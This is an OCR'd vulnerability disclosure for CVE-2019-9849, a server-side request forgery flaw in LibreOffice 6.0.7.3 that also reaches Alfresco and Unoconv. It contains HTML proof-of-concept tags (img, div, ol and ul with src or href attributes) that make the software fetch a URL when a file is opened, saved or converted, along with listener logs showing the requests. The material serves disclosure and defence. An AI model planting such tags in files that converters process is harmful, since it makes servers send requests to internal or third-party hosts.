
LibreOffice Disclosures

Environment:

- LibreOffice 6.0.7.3



```
guest@Ubuntu18:~/Desktop$ soffice --version
LibreOffice 6.0.7.3 00m0(Build:3)

guest@Ubuntu18:~/Desktop$ uname -a
Linux Ubuntu18 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04
 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
guest@Ubuntu18:~/Desktop$
```

About LibreOffice

LibreOffice

Version: 6.0.7.3
Build ID: 1:6.0.7-0ubuntu0.18.04.5
CPU threads: 2; OS: Linux 4.18; UI render: default; VCL: gtk3;
Locale: en-US (en_US.UTF-8); Calc: group

LibreOffice is a modern, easy-to-use, open source productivity suite for word processing, spreadsheets, presentations and more.

This release was supplied by The Document Foundation, Debian and Ubuntu.
Copyright © 2000–2018 LibreOffice contributors.
LibreOffice was based on OpenOffice.org.

Disclaimer:

A similar vulnerability has been reported by “Philip Meadows” to Alfresco. Issue can be found here: https://issues.alfresco.com/jira/browse/MNT-19770

Also only “Alfresco Community v5.2” and “Unoconv” software have been tested for the bellow mentioned vulnerability. Other software may be affected with their own particular behavior.

Findings:

1. CVE-2019-9849: Remote bullet graphics retrieved in “stealth mode”


Description:
LibreOffice is vulnerable to Server-Side Request Forgery (SSRF) when parsing HTML documents containing specific tag-attribute combinations.

Note: These HTML elements can be used to bypass LibreOffice’s “stealth mode”.

The behavior varies depending on the tags used and the format the document is “Saved As” and/or “Exported”.
This vulnerability also propagates to softwares that use LibreOffice to process files.
Examples:

- Alfresco CMS
- Unoconv File Converter
- Others.

The SSRF requests are made using the “LibreOffice” User Agent.


img.html - LibreOffice Writer/Web
File Edit View Insert Format Table Tools Window Help
Recent Files
Templates
Create:
Writer Document
Calc Spreadsheet
Impress Presentation
Draw Drawing
Math Formula
Base Database
Welcome to LibreOffice.
cument here or pick an app from the left side to c
guest@Ubuntu18: ~
File Edit View Search Terminal Help

```
guest@Ubuntu18:~$ nc -lvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from localhost 43620 received!
OPTIONS /?ssrf=img_src HTTP/1.1
Keep-Alive:
Connection: TE, Keep-Alive
TE: trailers
Host: localhost:8000
Pragma: no-cache
User-Agent: LibreOffice
```

Figure 1. Example of SSRF where the "User-Agent: LibreOffice" can be observed


Proof of Concept:
The following HTML tag-attribute combinations have been found to result in SSRF behavior in LibreOffice:

HTML Tag	HTML Attribute	Triggers When Opened	Triggers On Save/Export	Affects Other Software
div	**href**	Yes (with user interaction)	No	Yes (Unoconv)
img	**src**	Yes	Yes	Yes (Unoconv, Alfresco)
ol	**src**	No	Yes (for "Open Document" formats)	Yes (Unoconv, Alfresco)
ul	**src**	No	Yes (for "Open Document" formats)	Yes (Unoconv, Alfresco)

a. Div – Href

File "div.html":
```
<div href="http://localhost:8000/?ssrf=div_href"/>
```


The div-href combination is identified by LibreOffice as an external link and requires user interaction and confirmation to perform any malicious behavior:


Confirmation

This document contains one or more links to external data.

Would you like to change the document, and update all links to get the most recent data?

Figure 2. External Data is Detected and User Confirmation is Required


div.html - LibreOffice Writer/Web
File Edit View Insert Format Table Tools Window Help
Heading 2
guest@Ubuntu18: ~
File Edit View Search Terminal Help

Directory listing for /?ssrf=div_href

- .bash_history
- .bash_logout
- .bashrc
- .cache/
- .config/
- .gnupg/
- .ICEauthority
- .local/
- .mozilla/
- .profile
- .ssh/
- .sudo_as_admin_successful
- acs-community-deployment/
- Desktop/
- Documents/
- Downloads/
- Music/
- Pictures/
- Public/
- Templates/
- Videos/

```
guest@Ubuntu18:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [25/May/2019 21:22:20] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 21:22:20] "OPTIONS /?ssrf=div_href HTTP/1.1" 50
1 -
127.0.0.1 - - [25/May/2019 21:22:20] "HEAD /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:22:20] "GET /?ssrf=div_href HTTP/1.1" 200 -
```

Figure 3. SSRF Triggered After Confirmation

Note 1: Requiring user interaction is considered a safe behavior, therefore this tag is presented as a contrast for the other tags which do not have this “safe” behavior.

Note 2: This tag-attribute combination can still be abused in other 3rd party software (e.g. Unoconv).

b. Img – Src


File “img.html”:

```
<img src="http://localhost:8000/?ssrf=img_src">
```

The SSRF triggers when the file is opened and does not require user interaction.

Because the LibreOffice software continuously asks for the remote resource, this could result in side-effects such as:

- Denial of Service (DoS) attack on the target server
- Blocking/Blacklisting the computer running LibreOffice that is making the requests


img.html - LibreOffice Writer/Web
File Edit View Insert Format Table Tools Window Help
Text Body
Liberation Seri
12
http://loca
guest@Ubuntu18: ~
File Edit View Search Terminal Help


```
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:35:59] "GET /?ssrf=img_src HTTP/1.1" 200 -
```

Figure 4. GET and HEAD Request are Performed Indefinitely when the "img.html" File is Opened

Note: The attacker could also conceal the payload into a "OTH" file in order to launch Client Side Request Forgery (CSRF) attacks when targeting the "human" factor.


The SSRF behavior is also triggered when "Saving" and/or "Exporting" the HTML file when using the following formats:

- Save As – OTH (Makes 1 GET Request / per tag)
- Export – ODT (Makes 2 Requests OPTIONS + GET / per tag)
- Export – SXW (Makes 1 GET Request / per tag)
- Export – MediaWiki (Makes 1 GET Request / per tag)



Name	Size	Modified
div.html	51 bytes	21:25
img.html	48 bytes	21:08
index.html	198 bytes	20:51
ol_ul.html	92 bytes	21:09

Figure 5. Saving the "img.html" File as OTH



img.oth LibreOffice Writer/Web
File Edit View Insert Format Table Tools Window Help
Text Body
Liberation Serif
12
http://loca
guest@Ubuntu18: ~
File Edit View Search Terminal Help

```
guest@Ubuntu18:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [25/May/2019 21:37:03] "GET /?ssrf=img_src HTTP/1.1" 200 -
```

Figure 6. SSRF Request Triggered by Successful Save Action

c. Ol – Src and Ul – Src

File “ol-ul.html”:

```
<ol src="http://localhost:8000/?ssrf=ol_src">
<ul src="http://localhost:8000/?ssrf=ul_src">
```

Note: The “ol” and “ul” tags have been put together because they have identical behavior.

The SSRF behavior is only triggered when “Saving” and/or “Exporting” the HTML file when using the following formats:

- Save As – OTH (Makes 2 Requests OPTIONS + GET / per tag)
- Export – ODT (Makes 2 Requests OPTIONS + GET / per tag)
- Export – SXW (Makes 1 GET Request / per tag)





Figure 7. Saving the "ol_ul.html" File as OTH



ol_ul.oth - LibreOffice Writer/Web
File Edit View Insert Format Table Tools Window Help
Text Body
Liberation Serif
12
guest@Ubuntu18: ~
File Edit View Search Terminal Help

```
guest@Ubuntu18:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [25/May/2019 21:52:58] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 21:52:58] "OPTIONS /?ssrf=ol_src HTTP/1.1" 501
-
127.0.0.1 - - [25/May/2019 21:52:58] "GET /?ssrf=ol_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 21:52:58] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 21:52:58] "OPTIONS /?ssrf=ul_src HTTP/1.1" 501
-
127.0.0.1 - - [25/May/2019 21:52:58] "GET /?ssrf=ul_src HTTP/1.1" 200 -
```


Figure 8. SSRF Request Triggered by Successful Save Action

Unoconv Example:

Unoconv displays different SSRF behaviors and takes into account different tag combinations depending on the output format used.

For this Proof Of Concept we will only consider and analyze the “ODT” and “PDF” formats, though other particularities may arise when using other formats.

HTML Tag	HTML Attribute	PDF Format	ODT Format
div	**href**	Yes	Yes
img	**src**	Yes	Yes
ol	**src**	No	Yes
ul	**src**	No	Yes




guest@Ubuntu18: ~/Desktop
File Edit View Search Terminal Help
guest@Ubuntu18: ~
File Edit View Search Terminal Help

```
guest@Ubuntu18:~/Desktop$ unoconv -f pdf index.html
guest@Ubuntu18:~/Desktop$ 
```

```
guest@Ubuntu18:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [25/May/2019 22:20:40] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 22:20:40] "OPTIONS /?ssrf=div_href HTTP/1.1" 50
1 -
127.0.0.1 - - [25/May/2019 22:20:40] "HEAD /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:20:40] "GET /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:20:41] "HEAD /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:20:41] "GET /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:20:41] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 22:20:41] "OPTIONS /?ssrf=img_src HTTP/1.1" 501
 -
127.0.0.1 - - [25/May/2019 22:20:41] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:20:41] "GET /?ssrf=img_src HTTP/1.1" 200 -
```

Figure 9. SSRF Triggered when Converting Files to "PDF" Format



guest@Ubuntu18: ~/Desktop
File Edit View Search Terminal Help
guest@Ubuntu18: ~
File Edit View Search Terminal Help

```
guest@Ubuntu18:~/Desktop$ unoconv -f odt index.html
guest@Ubuntu18:~/Desktop$ 
```

```
guest@Ubuntu18:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [25/May/2019 22:21:00] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 22:21:00] "OPTIONS /?ssrf=div_href HTTP/1.1" 50
1 -
127.0.0.1 - - [25/May/2019 22:21:00] "HEAD /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:21:00] "GET /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:21:00] "HEAD /?ssrf=div_href HTTP/1.1" 200 -
